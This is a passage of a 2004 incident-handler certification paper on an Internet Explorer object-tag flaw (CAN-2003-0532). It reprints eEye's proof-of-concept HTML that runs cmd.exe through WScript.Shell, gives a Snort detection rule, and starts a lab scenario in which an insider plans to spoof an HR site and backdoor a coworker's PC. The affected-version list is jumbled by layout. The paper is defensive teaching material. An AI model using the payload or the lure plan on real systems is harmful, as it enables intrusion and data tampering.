Use offense to inform defense.
Find flaws before the bad guys do.

GIAC Certified Incident Handler
Practical Assignment
Version 3.0

Stay Alert While Browsing the Internet

Candidate:
Jim LaValley, CCSE, SCSE, TCEC

Submission Date:
Monday, February 23, 2004

SANS New England 2003

Table of Contents

Abstract

The Internet has very quickly become accepted globally as a method for communications, historically faster than any other medium. The Internet provides benefits to all users including students, corporations, personal individuals, governments and other organizations. Because of this explosive growth globally, threats and risks to information security has grown faster than the capability to prevent the resulting attacks. This paper is focused on informing the reader about the different risks that are involved while utilizing the Internet. There are a number of standard threats: Viruses, Trojans, and other malicious programs that can cause damage, and collect private information. Standard virus protection usually does a good job of detecting such dangerous files. However, there are a number of other types of activities that are usually undetected. These other types of activities are the focus of this paper. The author intends to educate the reader on how easily rogue files can either be uploaded or downloaded to a target system without the knowledge of the end user.

This paper is written to help information technology security professionals understand how a specific attack on Microsoft's Internet Explorer (IE) occurs and how to defend against it. The author will provide a brief history of the target application discussed, and then describe in detail one of the exploits that can be used to compromise a system. The author will discuss the techniques that can be used by an attacker to lure a naïve end user to the attacker's website. The paper will change perspectives when the attack is complete and discuss the formal incident handling methodology that the author recommends be used to investigate this type of incident.

Statement of Purpose

The Internet browser most widely used today is Microsoft Corporation's Internet Explorer (IE). In fact, recently Microsoft was the defendant in a substantial anti-trust case regarding the virtual monopoly of the Internet browser market that IE now holds. Because of this predominant market share, IE has become an attractive target for attackers.

It is a widely known fact that there are a large number of known vulnerabilities associated with IE. For this reason too, IE has become such an attractive target. Users of IE must exercise extreme care when using the application. Rogue programs are now commonly distributed via the Internet and within corporate Intranets in staggering numbers. The fact is that if an organization wants to have a strong security posture, they must protect not only from the outside, but also from within.

Vulnerabilities exist within organizations in a variety of areas such as:

- Physical Security
- Network Infrastructure
- Policies And Procedures
- Systems And Applications
- Human Factor (Social Engineering)

To illustrate the vulnerability that exists for all IE browser users, this paper details an attack on a fictitious organization that was perpetrated by an internal source (a disgruntled employee), and how the organization reacted to the breach. The attacker utilized a well known vulnerability in IE (the object data type validation vulnerability), which will be described and demonstrated. This will be followed by a presentation of the incident handling phases that the author recommends be used to investigate the incident. The author believes that the environment described in this paper is typical of most corporate environments.

The History of Internet Explorer

The evolution of the web allowed the Internet to grow rapidly with a drive from all sectors including corporate, financial, education, government, and everyday users at home. This was an opportunity for many entrepreneurs to capitalize and be creative. The browsers that existed before 1995 were mostly Mosaic and Netscape. In July of 1995, Microsoft Corporation introduced a web browsing application called "Internet Explorer" (IE), which ultimately changed the entire complexion of the browser industry.

Although IE wasn't around during the birth of the World Wide Web, it didn't take long for Microsoft to gain control of the browser market once it was introduced. In July of 1995, Microsoft released the Windows95 operating system that included key technologies for connecting to the Internet [1]. IE 1.0 originally shipped, as part of the "Jumpstart Kit" in Microsoft Plus! for Windows95. It was used to replace the need for manual installation and configuration of other popular browsers at the time. By deciding to bundle the browser with the operating system for free, IE began to gain in popularity because it was considered "free".

Between August of 1996 and September of 1998, Microsoft released IE versions 3.0, 4.0 and 5.0, all of which added more features that were in sync with many evolving new standards. During this time frame, Microsoft completely rebuilt its IE technology. New features were being added as quickly as the Internet standards were evolving, which allowed web developers to extend the web at an alarming rate as the standards were moving. New features included:

- Embedding email functionality within the browser
- Creating and rendering interactive web pages
- Scripting to offer dynamically rendering web pages

In 1998, Netscape began to lose its market share. This was a trend which only became worse as time progressed.

In 2001, IE 6.0 was released with Windows XP. This latest version was purported to be more secure, reliable, and flexible than other previous versions. Security concerns caused Microsoft to start supporting the Platform for Privacy Preferences (P3P) that was under development by the World Wide Web Consortium (W3C) at the time. This new technology was supposed to give the user the ability to experience the best of the Internet in a more secure fashion.

Adoption of IE paralleled the growth of Internet users worldwide, as a direct result of its default bundling with popular Windows operating systems.



Figure 1
Growth of the Internet
Please note that 2002 was the end of the third quarter, and 2003 was only until Feb 2003.
Sources: Netvalley [2] and Nua [3]

Internet Explorer Exploits

The explosive growth of the Internet combined with a high adoption rate of IE, has made it one of the most popular attack targets among all applications. To date there are still several known vulnerabilities that have not been addressed by Microsoft for this product.

Attackers who exploit IE may have the ability to:

- Run arbitrary code at will
- Uncover and disclose sensitive information on a victim's system
- Upload and download arbitrary code at will
- Lure a victim to a fake address by spoofing a legitimate one
- Crash the browser (denial of service)
- Modify, copy, and delete victim's data off of their systems
- Create a nuisance for users, issuing "notepad" pop-ups

In 2003, there were many vulnerabilities discovered in IE, and many attackers took advantage of them and developed attacks that could accomplish many of the exploits that are listed above. Liu Die Yu has created a couple of sites [4] that offer a good view into exactly how many exploits are out there, and proof-of-concept code to test with. These sites act as a good reference point to view existing exploits, both patched and un-patched.

Another popular name in security research is Georgi Guninski, who has contributed tremendously by publishing security advisories that demonstrated security holes in many products. For years, Mr. Guninski has demonstrated and provided advisories on dozens of IE exploits [5].

Microsoft uses zones to address security concerns within IE, which basically separates target web sites into manageable areas with a variety of levels of security applied. The zones are highly configurable and a user can lower the security settings for a specific zone without truly understanding the impact that change will have within the specified zone. Conversely, a user can tighten security by raising the security levels for specific zones. The five zones are Internet, Local Intranet, My Computer, Trusted Sites and Restricted Sites.

Typically, the Internet zone is the world that we don't trust, Local Intranet zone is a trusted area within an organization, and the My Computer zone is our most trusted home. The trust levels can be overridden by explicitly adding sites to either the Trusted Sites Zone or the Restricted Sites Zone.

The My Computer Zone contains settings regarding how Windows and IE manage unsigned ActiveX controls. An attacker can gain access to local resources by tricking the browser into letting a page from the Internet Zone, in the context of the My Computer Zone. As such, the My Computer zone must be well protected, and it is very important that the security settings be thought through carefully before making any significant changes. Further, it is good practice to review the settings that are allowed to exist within an organization.

The Exploit - Internet Explorer's Object Data Type Validation Vulnerability

The following vulnerability is one of many known vulnerabilities for IE. This one in particular will be examined in detail throughout this paper:

CVE: CAN-2003-0532 [7]
Class: Input Validation Error
Reported: May 15, 2003 [8]
Published: Aug 20, 2003
Updated: Sep 02, 2003 and Oct 3, 2003
Severity: High (Remote Code Execution)
Discovered By: eEye Digital Security
Versions Affected: [9]

Microsoft Internet Explorer 5.0.1 SP3 **Microsoft Internet Explorer 5.0.1 SP2** - Microsoft Windows 2000 Advanced Server - Microsoft Windows 2000 Advanced Server SP1 - Microsoft Windows 2000 Advanced Server SP2 - Microsoft Windows 2000 Datacenter Server - Microsoft Windows 2000 Datacenter Server SP1 - Microsoft Windows 2000 Datacenter Server SP2 - Microsoft Windows 2000 Professional - Microsoft Windows 2000 Professional SP1 - Microsoft Windows 2000 Professional SP2 - Microsoft Windows 2000 Server - Microsoft Windows 2000 Server SP1 - Microsoft Windows 2000 Server SP2 - Microsoft Windows 2000 Terminal Services - Microsoft Windows 2000 Terminal Services SP1 - Microsoft Windows 2000 Terminal Services SP2 - Microsoft Windows 95 - Microsoft Windows 98 - Microsoft Windows NT Enterprise Server 4.0 - Microsoft Windows NT Enterprise Server 4.0 SP1 - Microsoft Windows NT Enterprise Server 4.0 SP2 - Microsoft Windows NT Enterprise Server 4.0 SP3 - Microsoft Windows NT Enterprise Server 4.0 SP4 - Microsoft Windows NT Enterprise Server 4.0 SP5 - Microsoft Windows NT Enterprise Server 4.0 SP6 - Microsoft Windows NT Enterprise Server 4.0 SP6a - Microsoft Windows NT Server 4.0 - Microsoft Windows NT Server 4.0 SP1 - Microsoft Windows NT Server 4.0 SP2 - Microsoft Windows NT Server 4.0 SP3 - Microsoft Windows NT Server 4.0 SP4 - Microsoft Windows NT Server 4.0 SP5 - Microsoft Windows NT Server 4.0 SP6 - Microsoft Windows NT Server 4.0 SP6a - Microsoft Windows NT Terminal Server 4.0 - Microsoft Windows NT Terminal Server 4.0 SP1 - Microsoft Windows NT Terminal Server 4.0 SP2 - Microsoft Windows NT Terminal Server 4.0 SP3 - Microsoft Windows NT Terminal Server 4.0 SP4 - Microsoft Windows NT Terminal Server 4.0 SP5 - Microsoft Windows NT Terminal Server 4.0 SP6 - Microsoft Windows NT Workstation 4.0	**Microsoft Internet Explorer 5.0.1 SP1** - Microsoft Windows 2000 Advanced Server - Microsoft Windows 2000 Advanced Server SP1 - Microsoft Windows 2000 Advanced Server SP2 - Microsoft Windows 2000 Datacenter Server - Microsoft Windows 2000 Datacenter Server SP1 - Microsoft Windows 2000 Datacenter Server SP2 - Microsoft Windows 2000 Professional - Microsoft Windows 2000 Professional SP1 - Microsoft Windows 2000 Professional SP2 - Microsoft Windows 2000 Server - Microsoft Windows 2000 Server SP1 - Microsoft Windows 2000 Server SP2 - Microsoft Windows 2000 Terminal Services - Microsoft Windows 2000 Terminal Services SP1 - Microsoft Windows 2000 Terminal Services SP2 - Microsoft Windows 95 - Microsoft Windows 98 - Microsoft Windows NT Enterprise Server 4.0 - Microsoft Windows NT Enterprise Server 4.0 SP1 - Microsoft Windows NT Enterprise Server 4.0 SP2 - Microsoft Windows NT Enterprise Server 4.0 SP3 - Microsoft Windows NT Enterprise Server 4.0 SP4 - Microsoft Windows NT Enterprise Server 4.0 SP5 - Microsoft Windows NT Enterprise Server 4.0 SP6 - Microsoft Windows NT Enterprise Server 4.0 SP6a - Microsoft Windows NT Server 4.0 - Microsoft Windows NT Server 4.0 SP1 - Microsoft Windows NT Server 4.0 SP2 - Microsoft Windows NT Server 4.0 SP3 - Microsoft Windows NT Server 4.0 SP4 - Microsoft Windows NT Server 4.0 SP5 - Microsoft Windows NT Server 4.0 SP6 - Microsoft Windows NT Server 4.0 SP6a - Microsoft Windows NT Terminal Server 4.0 - Microsoft Windows NT Terminal Server 4.0 SP1 - Microsoft Windows NT Terminal Server 4.0 SP2 - Microsoft Windows NT Terminal Server 4.0 SP3 - Microsoft Windows NT Terminal Server 4.0 SP4 - Microsoft Windows NT Terminal Server 4.0 SP5 - Microsoft Windows NT Terminal Server 4.0 SP6 - Microsoft Windows NT Workstation 4.0

- Microsoft Windows NT Workstation 4.0 SP1
- Microsoft Windows NT Workstation 4.0 SP2
- Microsoft Windows NT Workstation 4.0 SP3
- Microsoft Windows NT Workstation 4.0 SP4
- Microsoft Windows NT Workstation 4.0 SP5
- Microsoft Windows NT Workstation 4.0 SP6
- Microsoft Windows NT Workstation 4.0 SP6a

Microsoft Internet Explorer 5.0.1
- Microsoft Windows 2000 Advanced Server
- Microsoft Windows 2000 Advanced Server SP1
- Microsoft Windows 2000 Advanced Server SP2
- Microsoft Windows 2000 Datacenter Server
- Microsoft Windows 2000 Datacenter Server SP1
- Microsoft Windows 2000 Datacenter Server SP2
- Microsoft Windows 2000 Professional
- Microsoft Windows 2000 Professional SP1
- Microsoft Windows 2000 Professional SP2
- Microsoft Windows 2000 Server
- Microsoft Windows 2000 Server SP1
- Microsoft Windows 2000 Server SP2
- Microsoft Windows 2000 Terminal Services
- Microsoft Windows 2000 Terminal Services SP1
- Microsoft Windows 2000 Terminal Services SP2
- Microsoft Windows 95
- Microsoft Windows 98
- Microsoft Windows 98SE
- Microsoft Windows NT Enterprise Server 4.0 SP3
- Microsoft Windows NT Enterprise Server 4.0 SP4
- Microsoft Windows NT Enterprise Server 4.0 SP5
- Microsoft Windows NT Enterprise Server 4.0 SP6
- Microsoft Windows NT Enterprise Server 4.0 SP6a
- Microsoft Windows NT Server 4.0 SP3
- Microsoft Windows NT Server 4.0 SP4
- Microsoft Windows NT Server 4.0 SP5
- Microsoft Windows NT Server 4.0 SP6
- Microsoft Windows NT Server 4.0 SP6a
- Microsoft Windows NT Terminal Server 4.0 SP3
- Microsoft Windows NT Terminal Server 4.0 SP4
- Microsoft Windows NT Terminal Server 4.0 SP5
- Microsoft Windows NT Terminal Server 4.0 SP6
- Microsoft Windows NT Workstation 4.0 SP3
- Microsoft Windows NT Workstation 4.0 SP4
- Microsoft Windows NT Workstation 4.0 SP5
- Microsoft Windows NT Workstation 4.0 SP6
- Microsoft Windows NT Workstation 4.0 SP6a

Microsoft Internet Explorer 5.5
- Microsoft Windows 2000 Advanced Server
- Microsoft Windows 2000 Advanced Server SP1
- Microsoft Windows 2000 Advanced Server SP2
- Microsoft Windows 2000 Datacenter Server
- Microsoft Windows 2000 Datacenter Server SP1
- Microsoft Windows 2000 Datacenter Server SP2
- Microsoft Windows 2000 Professional
- Microsoft Windows 2000 Professional SP1
- Microsoft Windows 2000 Professional SP2
- Microsoft Windows 2000 Server
- Microsoft Windows 2000 Server SP1
- Microsoft Windows 2000 Server SP2
- Microsoft Windows 2000 Terminal Services
- Microsoft Windows 2000 Terminal Services SP1
- Microsoft Windows 2000 Terminal Services SP2
- Microsoft Windows 95
- Microsoft Windows 98
+ Microsoft Windows ME
- Microsoft Windows NT Enterprise Server 4.0
- Microsoft Windows NT Enterprise Server 4.0 SP1
- Microsoft Windows NT Enterprise Server 4.0 SP2
- Microsoft Windows NT Workstation 4.0 SP1
- Microsoft Windows NT Workstation 4.0 SP2
- Microsoft Windows NT Workstation 4.0 SP3
- Microsoft Windows NT Workstation 4.0 SP4
- Microsoft Windows NT Workstation 4.0 SP5
- Microsoft Windows NT Workstation 4.0 SP6
- Microsoft Windows NT Workstation 4.0 SP6a

Microsoft Internet Explorer 5.5 SP1
- Microsoft Windows 2000 Advanced Server
- Microsoft Windows 2000 Advanced Server SP1
- Microsoft Windows 2000 Advanced Server SP2
- Microsoft Windows 2000 Datacenter Server
- Microsoft Windows 2000 Datacenter Server SP1
- Microsoft Windows 2000 Datacenter Server SP2
- Microsoft Windows 2000 Professional
- Microsoft Windows 2000 Professional SP1
- Microsoft Windows 2000 Professional SP2
- Microsoft Windows 2000 Server
- Microsoft Windows 2000 Server SP1
- Microsoft Windows 2000 Server SP2
- Microsoft Windows 2000 Terminal Services
- Microsoft Windows 2000 Terminal Services SP1
- Microsoft Windows 2000 Terminal Services SP2
- Microsoft Windows 95
- Microsoft Windows 98
- Microsoft Windows NT Enterprise Server 4.0
- Microsoft Windows NT Enterprise Server 4.0 SP1
- Microsoft Windows NT Enterprise Server 4.0 SP2
- Microsoft Windows NT Enterprise Server 4.0 SP3
- Microsoft Windows NT Enterprise Server 4.0 SP4
- Microsoft Windows NT Enterprise Server 4.0 SP5
- Microsoft Windows NT Enterprise Server 4.0 SP6
- Microsoft Windows NT Enterprise Server 4.0 SP6a
- Microsoft Windows NT Server 4.0
- Microsoft Windows NT Server 4.0 SP1
- Microsoft Windows NT Server 4.0 SP2
- Microsoft Windows NT Server 4.0 SP3
- Microsoft Windows NT Server 4.0 SP4
- Microsoft Windows NT Server 4.0 SP5
- Microsoft Windows NT Server 4.0 SP6
- Microsoft Windows NT Server 4.0 SP6a
- Microsoft Windows NT Terminal Server 4.0
- Microsoft Windows NT Terminal Server 4.0 SP1
- Microsoft Windows NT Terminal Server 4.0 SP2
- Microsoft Windows NT Terminal Server 4.0 SP3
- Microsoft Windows NT Terminal Server 4.0 SP4
- Microsoft Windows NT Terminal Server 4.0 SP5
- Microsoft Windows NT Terminal Server 4.0 SP6
- Microsoft Windows NT Workstation 4.0
- Microsoft Windows NT Workstation 4.0 SP1
- Microsoft Windows NT Workstation 4.0 SP2
- Microsoft Windows NT Workstation 4.0 SP3
- Microsoft Windows NT Workstation 4.0 SP4
- Microsoft Windows NT Workstation 4.0 SP5
- Microsoft Windows NT Workstation 4.0 SP6
- Microsoft Windows NT Workstation 4.0 SP6a

Microsoft Internet Explorer 6.0 SP1

Microsoft Internet Explorer 6.0
- Microsoft Windows 2000 Advanced Server
- Microsoft Windows 2000 Advanced Server SP1
- Microsoft Windows 2000 Advanced Server SP2
- Microsoft Windows 2000 Datacenter Server
- Microsoft Windows 2000 Datacenter Server SP1
- Microsoft Windows 2000 Datacenter Server SP2

- Microsoft Windows NT Enterprise Server 4.0 SP3 - Microsoft Windows NT Enterprise Server 4.0 SP4 - Microsoft Windows NT Enterprise Server 4.0 SP5 - Microsoft Windows NT Enterprise Server 4.0 SP6 - Microsoft Windows NT Enterprise Server 4.0 SP6a - Microsoft Windows NT Server 4.0 - Microsoft Windows NT Server 4.0 SP1 - Microsoft Windows NT Server 4.0 SP2 - Microsoft Windows NT Server 4.0 SP3 - Microsoft Windows NT Server 4.0 SP4 - Microsoft Windows NT Server 4.0 SP5 - Microsoft Windows NT Server 4.0 SP6 - Microsoft Windows NT Server 4.0 SP6a - Microsoft Windows NT Terminal Server 4.0 - Microsoft Windows NT Terminal Server 4.0 SP1 - Microsoft Windows NT Terminal Server 4.0 SP2 - Microsoft Windows NT Terminal Server 4.0 SP3 - Microsoft Windows NT Terminal Server 4.0 SP4 - Microsoft Windows NT Terminal Server 4.0 SP5 - Microsoft Windows NT Terminal Server 4.0 SP6 - Microsoft Windows NT Workstation 4.0 - Microsoft Windows NT Workstation 4.0 SP1 - Microsoft Windows NT Workstation 4.0 SP2 - Microsoft Windows NT Workstation 4.0 SP3 - Microsoft Windows NT Workstation 4.0 SP4 - Microsoft Windows NT Workstation 4.0 SP5 - Microsoft Windows NT Workstation 4.0 SP6 - Microsoft Windows NT Workstation 4.0 SP6a	- Microsoft Windows 2000 Professional - Microsoft Windows 2000 Professional SP1 - Microsoft Windows 2000 Professional SP2 - Microsoft Windows 2000 Server - Microsoft Windows 2000 Server SP1 - Microsoft Windows 2000 Server SP2 - Microsoft Windows 2000 Terminal Services - Microsoft Windows 2000 Terminal Services SP1 - Microsoft Windows 2000 Terminal Services SP2 - Microsoft Windows 98 - Microsoft Windows 98SE - Microsoft Windows ME - Microsoft Windows NT Enterprise Server 4.0 SP6a - Microsoft Windows NT Server 4.0 SP6a - Microsoft Windows NT Workstation 4.0 SP6a + Microsoft Windows Server 2003 Datacenter Edition + Microsoft Windows Server 2003 Datacenter Edition 64-bit + Microsoft Windows Server 2003 Enterprise Edition + Microsoft Windows Server 2003 Enterprise Edition 64-bit + Microsoft Windows Server 2003 Standard Edition + Microsoft Windows Server 2003 Web Edition + Microsoft Windows XP Home + Microsoft Windows XP Professional

Proof-of-concept code release by eEye Digital Security:

```
<html>
<object id='wsh'
classid='clsid:F935DC22-1CF0-11D0-ADB9-00C04FD58A0B'></object>
<script>
wsh.Run("cmD.exe /k echO so loNg, and ThaNks For all yoUr EmplOyeeS");
</script>
</html>
```

Description:

This particular exploit has been labeled a “Gold Mine” for hackers, providing an easy way for them run malicious programs at will through rogue websites, instant messaging applications, and email. One report states [10], “The sky’s the limit of what you can do with (the Object Data Vulnerability). This exploit is going to be around for years.”

eEye’s security advisory states [11] that there is “a flaw in Microsoft’s primary contribution to HTML, the Object tag, which is used to embed basically all ActiveX controls within HTML pages. The parameter that specifies the remote location of the data for objects is not checked to validate the nature of the file being loaded, and therefore Trojan executables may be run from within a webpage as silently and as easily as IE parses image files or any other “safe” HTML content.”

IE does not properly determine an object type returned from a web server which gives the wsh object id, or more specifically the class id (“classid='clsid:F935DC22-1CF0-11D0-ADB9-00C04FD58A0B”), the ability to run a command in the context of the

victim's local system. What makes this exploit attractive to attackers is that there are a variety of commands that can be executed to accomplish an assortment of attacks. Therefore, if an attacker embeds their rogue code into a HTML webpage, the attack can occur without the victim initiating any code execution or even being aware that it has been executed. Combined with social engineering techniques, this can be used to launch an attack toward an organization or individual which bypasses technical controls.

Many organizations and individuals believe that if they have a firewall they are protected from Internet based attacks. This is an unfortunate myth. Stateful packet filtering firewalls monitor inbound and outbound traffic by looking at the bits (syn, syn-ack, etc.) that are used to open and close TCP connections. Figure 2 depicts this three-way handshake. A stateful packet filtering firewall will not stop an attacker who configures a web page to launch malicious code embedded within normal HTML code. If a victim is lured to visit a rogue website, an attacker can have an opportunity to gain access to the victim's system.



Figure 2
Source: Vigilante

The attack that is illustrated in this paper will circumvent the security provided by packet filtering firewalls because the end user will initiate the conversation with the attacker.

A distinct signature does exist with this exploit and it can be detected with standard network intrusion detection systems (NIDS). This can be used if an organization wants to detect an occurrence of this specific exploit. If the organization has a notification architecture built, they can send an alert into the system when the NIDS detects the breach attempt.



Figure 4
Sniffer Trace Of The Embedded Exploit

NIDS monitor all network traffic passing on the segment in which the sensor is responsible for, alerting when suspicious protocol anomalies or signature-based activities occur. Below is an example of a NIDS rule used to detect this vulnerability.

IDS SNORT Rule [12]

*alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any (msg:"Internet Explorer Object Data Remote Execution Vulnerability"; *
*content:"F935DC22-1CF0-11D0-ADB9-00C04FD58A0B"; *
*nocase; flow:from_server, established; *
*reference:cve,CAN-2003-0532; *
classtype:web-application-activity; rev:1;)
#-----

Attacks using this exploit have surfaced throughout the Internet in many forms ranging from Trojans [13] to Viruses [10]. A Trojan is malicious code that is embedded in another seemingly innocuous program. One example of this Trojan can change a victim's DNS settings to point to a different DNS server. A Virus is malicious code that is self replicating and "infects" a victim's system. An example of this virus, that was spread through AOL Instant Messenger, added links on a victim's system to pornographic sites, stole usernames and passwords, parsed the victims "buddy list", and mailed the malicious website to other victims.

History has taught us that as information technology security professionals we cannot count on the software vendors to make their applications secure without help. More importantly, we need to deploy a layered security architecture that will help to mitigate the many threats that may be present.

The difficulty that Microsoft is having remediating the object data vulnerability is concerning to a lot of information technology security professionals. One of the main reasons I chose this exploit was to point out to the security community that this threat still exists. Perhaps as important, how many variants could be out in the wild? After reviewing the "versions affected" section above, one could just imagine the scale that this exploit could be used against its victims.

Bulletins released concerning “Object Type Data Type Validation” type issues are:

- MS03-020 [14] – Released June 04, 2003
- MS03-032[15] – Released Aug, 20, 2003
- MS03-032 – Updated Sept, 02, 2003
- MS03-040[16] – Released Oct 03, 2003

A special note on the latest release to address the MS03-032 issue is that during testing on the knowledge base article 828750[17], I found that it did NOT fix the issue. If an attacker was to use social engineering techniques and convince a user to change the browser security options, the exploit will STILL work. Microsoft has been notified about these findings.

Scenario Overview

The actual environment that the attack discussed in this paper will occur is in a controlled lab. The architecture was designed to emulate a typical corporate network. The platforms that exist in the mock environment primarily consist of Windows-based systems, but it also includes an Enterprise Resource Planning (ERP) System that resides on an IBM RS/6000 running AIX 4.3.3.

The exploit technique being demonstrated is one of many different variations which can form endless combinations of attacks.

In this scenario we have a disgruntled employee (Eve) who feels she was over-looked for a raise during the annual review period. Eve believes that the compensation increases her co-workers received were not earned by them and feels she was treated unfairly. She believes that she works harder than her co-workers. Eve intends to try to access the HR system to view her co-worker’s compensation increases because of how she feels. Further, she is considering manipulating the system to adjust her compensation and receive a bonus that she feels she has earned. Due to the fact that there is a new person (Alice) in the Human Resources Dept. (HR), Eve feels that she will be able to make these changes without someone detecting the activity.

Eve works in the Information Technology Dept. (IT) and remembered that whenever she had issues with benefits, HR usually worked with them on the on-line version of administration. Eve had an idea that she could spoof the benefit website and embed a backdoor on Alice’s system via one of the vulnerabilities in IE. Once on the system, Eve could have all the access she needed to the data on the HR machines, because Eve understood how the processing that occurs in the ERP system. The data is stored locally on the workstation machines where a fresh copy of the data comes down in the morning, then around 3:00pm any modification are uploaded into the ERP system.

The stage is now set, Eve is going to develop a plan to view and maybe modify the ERP data and find out exactly how much her fellow employees are being paid.

While this is a fictitious scenario, the following threats are real and many individuals browsing web servers are at risk to various exploits being run on there system

without their knowledge. This attack is going to be launched from within an organization, after all, who knows your organization better than the folks inside.

Network diagram –

Some key items to be aware of in the network map are the IT Dept., the HR Dept.'s machine placement and the location of the target data. There are three internal networks (192.168.100.0/24, 192.168.1.0/24 and 192.168.2.0/24) with no filtering between them (all traffic is allowed.) Primary filtering is done at the firewall with limited services allowed inbound into the service network, and no services allowed inbound into the internal LAN. There is also some filtering done for the external router's inbound traffic. No filtering exists on the internal LAN from a layer three perspective. This architecture may be sufficient for this organization if strong authentication and access controls are present to protect their critical data.

The attack originates in the IT Dept. which attacks a system in the HR Dept. The HR folks have remote network shares mapped to Production DATA and "live" data till 3:00pm for the ERP system. For Eve to accomplish her goal, she will need to gain administrative access to an HR system that had access to the data needed to accomplish the end goal.

A diagram of the network is presented below:

